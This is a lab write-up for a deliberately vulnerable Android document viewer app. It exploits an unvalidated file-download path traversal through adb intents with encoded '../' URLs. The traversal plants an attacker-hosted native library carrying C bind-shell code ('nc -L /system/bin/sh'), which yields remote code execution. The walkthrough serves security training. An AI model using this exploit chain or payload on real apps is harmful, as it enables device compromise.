Intro
- Download the application from introduction section of the lab.
- Open apk file in jadx-gui

- Observe Manifest file and start from MainActivity as it is exported and has schemes and mimetype in manifest.
- In MainActivity file we can spot the following code:
private final void handleIntent() {
        Intent intent = getIntent();
        String action = intent.getAction();
        Uri data = intent.getData();
        if (Intrinsics.areEqual("android.intent.action.VIEW", action) && data != null) {
            CopyUtil.INSTANCE.copyFileFromUri(data).observe(this, new MainActivity3(new Function1<Uri, Unit>() {
- We can see that the app can open URI. The code itself is a mechanism to present data to the user. So it will open the file with mimetype pdf from file,http and https link.

- Also we can see that there is copyFileFromUri function, which downloads a file that we submit and put it into the Downloads folder! At the same time the exact
filevariable is used inoutFile+lastPathSegmentwhich basically adds one thing to another without proper validation. What I mean by that is the fact that we can manipulate theoutfilebecausefile = /storage/emulated/0/Downloads/andlastPathSegmentcan be../../../../../../filewewanttooverwrite.
Testing
- Let’s test to see what is going on with the app after we submit a URI.
- For such purposes we can build an app with the following content
Intent intent = new Intent("android.intent.action.VIEW");
Uri data = Uri.parse("http://192.168.1.163/file.pdf");
String mimeType = "application/pdf";
intent.setDataAndType(data, mimeType);
startActivity(intent);
OR
We can use a terminal:
adb shell am start -a android.intent.action.VIEW -d "http://10.0.0.10/slides.pdf" -n "com.mobilehackinglab.documentviewer/.MainActivity"
The file was downloaded successfully to Downloads directory.
After that we can try to perform path traversal attack as the app does not verify user’s input. In order to do that we need to recreate the folder structure to make our file delivered to the device.
Everything is because of a File outFile = new File(file, lastPathSegment);
adb shell am start -a android.intent.action.VIEW -n com.mobilehackinglab.documentviewer/.MainActivity -d "http://10.0.0.10/..%2F..%2F..%2F..%2F..%2F..%2F..%2Fdata%2Fdata%2Fcom.mobilehackinglab.documentviewer%2Ffiles%2Fslides.pdf"
The file should appear in the files.
 At the same time we can observe a strange function called right after handleinput

Let’s find it.
 It looks like the app is looking for this file to load. Potentially if we can find this file and substitute we can get an RCE.
After many tries there is an option discovered to create multiple directories and insert the payload to get into the lastPathSegment.
adb shell am start -a android.intent.action.VIEW -n com.mobilehackinglab.documentviewer/.MainActivity -d "http://10.0.0.10/..%2F..%2F..%2F..%2F..%2F..%2F..%2Fdata%2Fdata%2Fcom.mobilehackinglab.documentviewer%2Ffiles%2Fnative-libraries%2Farm64-v8a%2Fslides.pdf"
This saved our file to files directory inside the application’s directory.
Having the path traversal we could potentially store the file in the files directory.
Let’s write POC file for library hello-jni.c file:
#include <jni.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

JavaVM *jvm; // Assume jvm is initialized properly
JNIEnv *env;

JNIEXPORT jint JNI_OnLoad(JavaVM* vm, void* reserved) {

    if (fork() == 0) {
    system("toybox nc -p 6666 -L /system/bin/sh -l");
    }
    JNIEnv* env;
    if ((*jvm)->GetEnv(jvm, (void**)&env, JNI_VERSION_1_6) != JNI_OK) {
        return JNI_ERR;
    }
    return JNI_VERSION_1_6;
}
Compile .so
Method 1: Android Studio
- Open Android Studio
- Go to Tools → SDK Manager
- Click the SDK Tools tab
- Check ✓ NDK (Side by side)
- Check ✓ CMake (optional but recommended)
- Click Apply → OK
OR
Method 2: ndk-build
sdkmanager --install "ndk;29.0.14206865"
Add to PATH
export ANDROID_NDK_HOME=~/Android/Sdk/ndk/29.0.14206865
export PATH=$PATH:$ANDROID_NDK_HOME
Create folder where you will put config files and payload script.
mkdir test
Inside that folder create folder jni and place your config files in there.
cd test && mkdir jni && cd jni
Create these files: Application.mk
APP_ABI := armeabi-v7a arm64-v8a x86 x86_64
APP_PLATFORM := android-31
Android.mk
LOCAL_PATH := $(call my-dir)

include $(CLEAR_VARS)

LOCAL_MODULE := docviewer_pro
LOCAL_SRC_FILES := hello-jni.c

include $(BUILD_SHARED_LIBRARY)
Finally run
ndk-build
When everything is ready we need to store our file on an external server so we could download it and execute.
adb shell am start -a android.intent.action.VIEW -n com.mobilehackinglab.documentviewer/.MainActivity -d "http://10.0.0.81/..%2F..%2F..%2F..%2F..%2F..%2F..%2Fdata%2Fdata%2Fcom.mobilehackinglab.documentviewer%2Ffiles%2Fnative-libraries%2Farm64-v8a%2Flibdocviewer_pro.so"
Directory structure should be the same as in the payload for “data” directory. Create full path for data directory and put everything into one folder.
When we run the application, POC library will start listening on port 6666 locally.
While the app is running run:
adb shell and
id
 but if we try to connect with netcat and then run
 id the output is diffferent.
 This means we got an RCE.